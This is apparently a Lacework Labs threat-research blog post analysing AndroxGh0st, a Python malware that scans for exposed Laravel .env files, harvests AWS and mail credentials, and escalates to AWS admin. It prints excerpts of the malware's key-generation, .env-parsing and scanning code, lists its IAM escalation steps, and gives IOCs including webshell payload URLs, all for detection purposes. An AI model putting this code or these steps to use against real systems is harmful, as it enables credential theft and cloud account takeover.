
AndroxGh0st – the python malware exploiting your AWS keys

lacework.com/blog/androxghost-the-python-malware-exploiting-your-aws-keys/

December 6, 2022



Hackers may hijack AWS infrastructure for a number of reasons. However, the most common motives are to facilitate illicit cryptomining or spamming. While cryptomining is more profitable on infrastructure owned by somebody else, the same can also be said for SMTP abuse and spam.

Over the past year, nearly a third of compromised key incidents observed by Lacework are believed to be for the purposes of spamming or malicious email campaigns. And the majority of this activity has been linked to the same python malware dubbed *AndroxGh0st* with at least one incident tied to an actor known as *Xcatze*.




Figure 1. AndroxGh0st options

AndroxGh0st is a “SMTP cracker” which is primarily intended to scan for and parse Laravel application secrets from exposed .env files. **Note**: Laravel is an open source PHP framework and the Laravel .env file is often targeted for its various configuration data including AWS, SendGrid and Twilio. AndroxGh0st has multiple features to enable SMTP abuse including scanning, exploitation of exposed creds and APIs, and even deployment of webshells. For AWS specifically, the malware scans for and parses AWS keys but also has the ability to generate keys for brute force attacks. However, the brute force capability is likely a novelty and is a statistically unlikely attack vector.

Lacework Labs recently identified several variants of this malware in the wild. One specimen was hard coded with the username ses_xcatze which was a user created during one incident. Other versions of AndroxGhost were found on Github and have alternate names and references to different handles. To avoid confusion in this blog, all related malware will be referred to as AndroxGh0st. Regardless, it can be difficult to attribute source code as it may easily be modified and adapted by multiple entities.

```
61
62  def aws_id():
63      output = 'AKIA'
64      for i in range(16):
65          output += random.choice(chars[0:38]).upper()
66      return output
67
68  def aws_key():
69      output = ''
70      for i in range(40):
71          if i == 0 or i == 39:
72              ranUpper = random.choice(chars[0:38]).upper()
73              output += random.choice([ranUpper, random.choice(chars[0:38])])
74          else:
75              ranUpper = random.choice(chars[0:38]).upper()
76              output += random.choice([ranUpper, random.choice(chars)])
77      return output
78
```

Figure 2. AWS key generator/brute force

Depending on the usage, AndroxGh0st can perform one of two primary functions against acquired credentials. The most commonly observed of these is to check the email sending limit for the account to assess if it can be leveraged for spamming. This is performed with a call to GetSendQuota. AndroxGh0st does not perform any further recon following this API call. This is important to note because much of the activity observed by Lacework simply involves this API only so the absence of other API calls is a strong indicator of a functionally similar malware. Also, in calling the GetSendQuota API, no distinction is made between valid or invalid credentials regardless of whether the API call fails. For example, an AccessDenied response to the GetSendQuota request actually validates the credentials because invalid credentials result in a token error and are not logged to CloudTrail.

The other primary function is to escalate to the AWS management console. This is performed with the following automated tasks:

1. `CreateUser- attempts to create user with compromised credentials - username is hardcoded in malware`
2. `CreateLoginProfile- creates a login profile for the new user to access the management console. Password is also hard coded in python program`
3. `AttachUserPolicy- attempts to assign admin privileges to new user`

   a. `arn:aws:iam::aws:policy/AdministratorAccess`

4. If previous steps are successful, the malware writes login data to a configuration file for later use

5. `DeleteAccessKey- deletes original compromised key if management console access is achieved`




Figure 3. AndroxGh0st high level functionality

```
if '<td>AWS_ACCESS_KEY_ID</td>' in text:
  aws_kid = reg('<td>AWS_ACCESS_KEY_ID<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
  aws_sky = reg('<td>AWS_SECRET_ACCESS_KEY<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
  aws_reg = reg('<td>AWS_DEFAULT_REGION<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
  build = 'URL: '+str(url)+'\nAWS_KEY: '+str(aws_kid)+'\nAWS_SECRET: '+str(aws_sky)+'\nAWS_REGION: '+str(aws_reg)
  remover = str(build).replace('\r', '')
  build2 = str(aws_kid)+'|'+str(aws_sky)+'|'+str(aws_reg)
  if str(mailuser) != "" and  str(mailport) !="":
    save = open('result/'+aws_reg+'.txt', 'a')
    save.write(remover+'\n\n')
    save.close()
    save2 = open('result/aws_secret_key.txt', 'a')
    save2.write(remover+'\n\n')
    save2.close()
    save3 = open('result/aws_secret_key_for_checker.txt', 'a')
    save3.write(build2+'\n')
    save3.close()
    try:
      autocreateses(url,aws_kid,aws_sky,aws_reg)
    except:
      print("\033[1;40m[BY Flash-X] {} |   \033[1;32;40mCANT CRACK AWS KEY\n".format(str(url)))
elif '<td>AWS_KEY</td>' in text:
  aws_kid = reg('<td>AWS_KEY<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
  aws_sky = reg('<td>AWS_SECRET<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
  aws_reg = reg('<td>AWS_REGION<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
  build = 'URL: '+str(url)+'\nAWS_KEY: '+str(aws_kid)+'\nAWS_SECRET: '+str(aws_sky)+'\nAWS_REGION: '+str(aws_reg)
  remover = str(build).replace('\r', '')
  build2 = str(aws_kid)+'|'+str(aws_sky)+'|'+str(aws_reg)
  if str(mailuser) != "" and  str(mailport) !="":
    save = open('result/'+aws_reg+'.txt', 'a')
    save.write(remover+'\n\n')
    save.close()
    save2 = open('result/aws_secret_key.txt', 'a')
    save2.write(remover+'\n\n')
    save2.close()
    save3 = open('result/aws_secret_key_for_checker.txt', 'a')
    save3.write(build2+'\n')
    save3.close()
    try:
      autocreateses(url,aws_kid,aws_sky,aws_reg)
    except:
      print("\033[1;40m[BY Flash-X] {} |   \033[1;32;40mCANT CRACK AWS KEY\n".format(str(url)))
```

Figure 4 – .env parsing functions

In the Wild (ITW)

Interesting trends emerged in source traffic involving these tactics. Lacework Labs found that approximately 68% of observed AWS activity involving SMTP abuse originated from Windows systems. Python also accounted for the vast majority of attacks with 87% of user agents specifying a python version. This is in contrast to incidents where cryptojacking is the suspected motive. Based on ITW activity observed by Lacework, AWS attacks for the purposes of cryptojacking involve only 20% Windows systems and 50% python applications. The following are examples of observed user agents from the majority of AWS API requests.

```
Boto3/1.24.13 Python/3.10.5 Windows/10 Botocore/1.27.1

Boto3/1.24.40 Python/3.10.5 Windows/2012ServerR2 Botocore/1.27.40

Boto3/1.24.8 Python/3.10.5 Windows/10 exec-env/EC2 Botocore/1.27.8

Boto3/1.24.80 Python/3.7.0 Windows/10 Botocore/1.27.80
```

Scanning of Laravel .env configs, which is the primary credential acquisition method for AndroxGh0st, comprises a large chunk of incoming traffic observed by Lacework. From a week's worth of web logs, we found that nearly 40% of all detections were the result of Laravel .env recon. This scanning even dwarfed other common traffic. For example, over the same period of time there were 50 times more .env requests than there were for OAST (out-of-band application security testing) which is another common traffic source.

Even more interesting was the vast majority of .env scanning (83%) used a single user agent, which was also a hardcoded user agent used for scanning by AndroxGh0st variants.

AndroxGh0st scanning user agent	Percentage of .env scans ITW
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36	83%
Mozilla/5.0 (Linux; U; Android 4.4.2; en-US; HM NOTE 1W Build/KOT49H) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 UCBrowser/11.0.5.850 U3/0.8.0 Mobile Safari/534.30	3%

Another user agent leveraged by a different AndroxGh0st variant was observed in 3% of scans. In both cases, more than 95% of the traffic seen with these user-agents involved .env scanning. This means the user-agents are not coincidentally associated with the activity and are almost exclusive to the .env scans and the python malware.

```
def main(url):
    resp = False
    try:
        text = '\033[32;1m#\033[0m '+url
        headers = {'User-agent':'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36'}
        get_source = requests.get(url+"/.env", headers=headers, timeout=5, verify=False, allow_redirects=False).text
        if "APP_KEY=" in get_source:
            resp = get_source
        else:
            get_source = requests.post(url, data={"0x[]":"androxgh0st"}, headers=headers, timeout=8, verify=False, allow_redirects=False).text
            if "<td>APP_KEY</td>" in get_source:
                resp = get_source
        if resp:
            getsmtp = androxgh0st().get_smtp(resp, url)
```

Figure 5 – hardcoded UA in .env scanning function & androxgh0st POST

An additional indicator of scanning activity consists of POST data containing the string androxgh0st. If the malware is unable to fetch an .env file with a GET request, then it will also attempt to do so with a POST request, using the androxgh0st as the POST data placeholder (also shown in Figure 5). As such this artifact makes a good network indicator for identification of activity originating from AndroxGh0st variants.

Xcatze

As mentioned earlier, there were indications of AndroxGh0st activity performed by an actor known as Xcatze. For this activity, Lacework identified additional Windows malware by pivoting off of one of the Xcatze attack IPs- 107.182.128.11. VirusTotal reported two Windows malware binaries communicating with this host. Both of these files have detections for the RedLine stealer malware however these were later confirmed as variants of hack tools created by Xcatze. Xcatze tools are available on the actor's website and are functionally similar to AndroxGh0st. Despite this, it is unclear if the python malware can also be attributed to Xcatze. However, the prevalence of Windows based hack tools, especially for the purposes of information stealing and SMTP abuse, may contribute to the high volume of observed attacks originating from Windows systems.

How can I detect AndroxGh0st?

AndroxGh0st is an attacker tool and will likely be customized so there may be limited success with hash based detections. Hashes for deployed webshell payloads have been listed below. AndroxGhost .env scans may be detected by looking for the scanning user-agents in combination with GETs for /.env or the artifact androxgh0st in POST data.

For CloudTrail identification of AndroxGhost and functionally similar malware then look for anomalous calls using the following APIs:

- GetSendQuota
- CreateUser
- CreateLoginProfile
- AttachUserPolicy
- DeleteAccessKey

Detection of compromised credentials can be difficult as there is often no one specific artifact that indicates a compromised key, with the exception of threat intelligence. However, threat intel is not always accurate or timely. This necessitates a different approach similar to anomaly detection. For example, the usage of APIs described in this blog may or may not be anomalous for a given environment. In consideration of other factors such as the novelty of an API, source IP, or user agent – we can provide higher severity alerts.




Figure 6 – Lacework alert – Anomalous usage of GetSendQuota

To see more content like this, follow Lacework Labs on LinkedIn, Twitter, and Youtube and stay up to date on our latest research. Indicators for this blog are also available on Github.

IOC's:

Indicator	Description
70f35dfd9650437229453570f53969fb1644b1d07f282645c27a3877752a68bd	AndroxGh0st python variant – hardcoded with Xcatze username email
f6f240dc2d32bfd83b49025382dc0a1cf86dba587018de4cd96df16197f05d88	AndroxGh0st python variant
3b04f3ae4796d77e5a458fe702612228b773bbdefbb64f20d52c574790b5c81a	AndroxGh0st python variant
107.182.128.11	Xcatze attack IP
319e572856a098f7beb8a07a4955e2ba823e24e31b84dfdd714bfcd5acf47a28	Windows malware – Xcatze hacktool
45e051313272899973f16f5e79bf9ebe0a7f303b9dbeca13af9d65b97c59beae	Windows malware – Xcatze hacktool
androxgh0st	Network artifact – seen in POST requests
94f98c908743b75f578002abe6eae36c36673924f66a5a594b1928e7cc757260	Primary webshell payload – downloaded from https://pastebin.com/raw/ZKfXSuBX
61b44259ef97fd64d081f1b95f8cd140c52c73e95dadf62980c4dff78b146e5f	Alternate webshell payload, download from https://raw.githubusercontent.com/rintod/toolol/master/payload.pl